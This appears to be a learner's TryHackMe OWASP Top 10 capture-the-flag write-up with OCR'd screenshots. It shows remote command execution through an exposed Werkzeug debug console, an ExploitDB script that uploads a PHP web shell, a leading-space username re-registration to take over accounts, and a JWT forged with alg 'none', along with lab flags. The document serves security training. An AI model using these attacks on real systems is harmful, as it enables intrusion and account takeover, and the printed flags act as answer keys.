
Password Reset

Success: The password for user joseph has been reset to KrLTXbevY2R1Bl

<< Back to Login

- Which I used to log in. Under private docs, i got the flag

Answer:THM{Not_3ven_c4tz_c0uld_sav3_U!}



```
THM{Not_3ven_c4tz_c0uld_sav3_U!}
```

Task 12 5. Security Misconfiguration

Use the Werkzeug console to run the following Python code to execute the ls -l command on the server:


import os; print(os.popen("ls -l").read())

What is the database file name (the one with the .db extension) in the current directory?

➔ I navigated to the webpage and inputted the command

Command: import os; print(os.popen("ls -l").read())

Answer: todo.db



Interactive Console

In this console you can execute Python expressions in the context of the application. The initial namespace was created by the debugger automatically.


```
[console ready]
>>> import os; print(os.popen("ls -l").read())
total 24
-rw-r--r--    1 root     root          249 Sep 15  2022 Dockerfile
-rw-r--r--    1 root     root         1411 Feb  3  2023 app.py
-rw-r--r--    1 root     root          137 Sep 15  2022 requirements.txt
drwxr-xr-x    2 root     root         4096 Sep 15  2022 templates
-rw-r--r--    1 root     root         8192 Apr  8 07:44 todo.db

>>> |
```

Brought to you by **DON'T PANIC**, your friendly Werkzeug powered traceback interpreter.

Modify the code to read the contents of the app.py file, which contains the application's source code. What is the value of the secret_flag variable in the source code?

Command: import os; print(os.popen("cat app.py").read())

Answer: THM{Just_a_tiny_misconfiguration}




```
>>> import os; print(os.popen("cat app.py").read())
import os
from flask import Flask, render_template, request, redirect, url_for
from flask_sqlalchemy import SQLAlchemy

secret_flag = "THM{Just_a_tiny_misconfiguration}"

PROJECT_ROOT = os.path.dirname(os.path.realpath(__file__))
DATABASE = os.path.join(PROJECT_ROOT, 'todo.db')

app = Flask(__name__)
app.config['SQLALCHEMY_DATABASE_URI'] = "sqlite:///" + DATABASE
db = SQLAlchemy(app)


class Todo(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    title = db.Column(db.String(80))
    complete = db.Column(db.Boolean)
```

Task 15 Vulnerable and Outdated Components - Lab

What is the content of the /opt/flag.txt file?

- ➔ I accessed the web application and used searchsploit to query the Exploit Database (ExploitDB) for relevant exploits and information.


Command: searchsploit online book store



```
┌──(cyvally㉿Cyvally)-[~/Downloads]
└─$ searchsploit online book store
---------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                    |  Path
---------------------------------------------------------------------------------- ---------------------------
GotoCode Online Bookstore - Multiple Vulnerabilities                              | asp/webapps/17921.txt
Online Book Store 1.0 - 'bookisbn' SQL Injection                                  | php/webapps/47922.txt
Online Book Store 1.0 - 'id' SQL Injection                                        | php/webapps/48775.txt
Online Book Store 1.0 - Arbitrary File Upload                                     | php/webapps/47928.txt
Online Book Store 1.0 - Unauthenticated Remote Code Execution                     | php/webapps/47887.py
Online Event Booking and Reservation System 1.0 - 'reason' Stored Cross-Site Scripting (XSS) | php/webapps/50450.txt
---------------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```

- ➔ I executed the script to get the shell


Command: python3 /usr/share/exploitdb/exploits/php/webapps/47887.py http://10.10.93.3:84/



```
┌──(cyvally㉿Cyvally)-[~/Downloads]
└─$ python3 /usr/share/exploitdb/exploits/php/webapps/47887.py http://10.10.93.3:84/
> Attempting to upload PHP web shell...
> Verifying shell upload...
> Web shell uploaded to http://10.10.93.3:84/bootstrap/img/D5wZyzmxmj.php
> Example command usage: http://10.10.93.3:84/bootstrap/img/D5wZyzmxmj.php?cmd=whoami
> Do you wish to launch a shell here? (y/n): y
RCE $ █
```

- ➔ To get the flag

Command: cat /opt/flag.txt
Answer: THM{But_1ts_n0t_my_f4ult!}




```
┌──(cyvally㉿Cyvally)-[~/Downloads]
└─$ python3 /usr/share/exploitdb/exploits/php/webapps/47887.py http://10.10.93.3:84/
> Attempting to upload PHP web shell...
> Verifying shell upload...
> Web shell uploaded to http://10.10.93.3:84/bootstrap/img/D5wZyzmxmj.php
> Example command usage: http://10.10.93.3:84/bootstrap/img/D5wZyzmxmj.php?cmd=whoami
> Do you wish to launch a shell here? (y/n): y
RCE $ cat /opt/flag.txt
THM{But_1ts_n0t_my_f4ult!}
```

Task 17 Identification and Authentication Failures Practical


What is the flag that you found in darren's account?

- ➔ I tried registering with darren and found out he already exist



Error: This user is already registered

- ➔ So i registered darren, this time,there is a space before darren as the username =" darren"




Username: darren

Email: darren@gmail.com

Password:

- ➔ I signed in with my new details and found the flag

Answer: fe86079416a21a3c99937fea8874b667




Logged in as darren

fe86079416a21a3c99937fea8874b667

What is the flag that you found in arthur's account?

- ➔ I ran the same process on arthur's account as i did on darren

Answer: d9ac0f7db4fda460ac3edeb75d75e16e



Logged in as arthur


d9ac0f7db4fda460ac3edeb75d75e16e

Task 19 Software Integrity Failures

What is the SHA-256 hash of https://code.jquery.com/jquery-1.12.4.min.js?

- ➔ I went to https://www.srihash.org/ to generate hashes

Answer: ZosEbRLbNQzLpnKIkEdrPv7lOy9C27hHQ+Xp8a4MxAQ



SRI Hash Generator

Enter the URL of the resource you wish to use:

https://code.jquery.com/jquery-1.12.4.min.js

SHA-256 | Hash!

```
<script src="https://code.jquery.com/jquery-1.12.4.min.js" integ
rity="sha256-ZosEbRLbNQzLpnKIkEdrPv7lOy9C27hHQ+Xp8a4MxAQ=" cross
origin="anonymous"></script>
```


Copy

Task 20 Data Integrity Failures

Try logging into the application as guest. What is guest's account password?

- ➔ I attempted to log in with the username "guest" and an arbitrary password, this revealed the correct password in the invalid credential prompt.

Answer: guest



COOKIES 4 ALL


Username

Password

Login

Invalid Credentials. You can also login as "guest" with password "guest"

- ➔ Upon successful login, I accessed the Developer Tools by pressing F12 and discovered a JWT stored as a cookie in the browser.




Hello guest. Only the admin user is allowed to get the flag!

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
jwt-sessi...	eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6Imd1ZXN0IiwiZXhwIjoxNzEyNTY5MD...	10.10.93.3	/	Session	142	false	false	None	Mon, 08 Apr 2024 ...
PHPSES...	n9drmtlskk1b07kfug93e5r4b5	10.10.93.3	/	Session	35	false	false	None	Mon, 08 Apr 2024 ...

What is the name of the website's cookie containing a JWT token?

Answer: jwt-session



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
jwt-session	eyJ0eXAiOiJKV1QiLCJhb...	10.10.93.3	/	Session	101	false	false	None	Mon, 08 Apr 2024 ...
PHPSESSID	n9drmtlskk1b07kfug93e...	10.10.93.3	/	Session	35	false	false	None	Mon, 08 Apr 2024 ...


What is the flag presented to the admin user?

- ➔ I Edited the cookies to get the flag using the rules

1. Modify the header section of the token so that the alg header would contain the value none.
2. Remove the signature part.

- ➔ Original cookie is: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6Imd1ZXN0IiwiZXhwIjoxNzEyNTY5MDU1fQ.37ukDS_GSAY0rC0dkQK41S3-a8CNCfIRzm8aGwikvdk

- ➔ Using the tool at https://appdevtools.com/base64-encoder-decoder to decode the header and payload separately
- ➔ First for header, i changed the alg to none




Input String

```
{"typ":"JWT","alg":"none"}
```

Output Base64

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0=
```

➔ For payload, I changed guest to admin



Input String

```
{"username":"admin","exp":1712569055}
```


Output Base64

```
eyJ1c2VybmFtZSI6ImFkbWluIiwiZXhwIjoxNzEyNTY5MDU1fQ==
```

Modification= eeyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0=.eyJ1c2VybmFtZSI6ImFkbWluIiwiZXhwIjoxNzEyNTY5MDU1fQ==.

➔ I inputted it and refreshed the page to get the flag

Answer: THM{Dont_take_cookies_from_strangers}



10.10.93.3:8089/flag

THM{Dont_take_cookies_from_strangers}

No data present for selected host

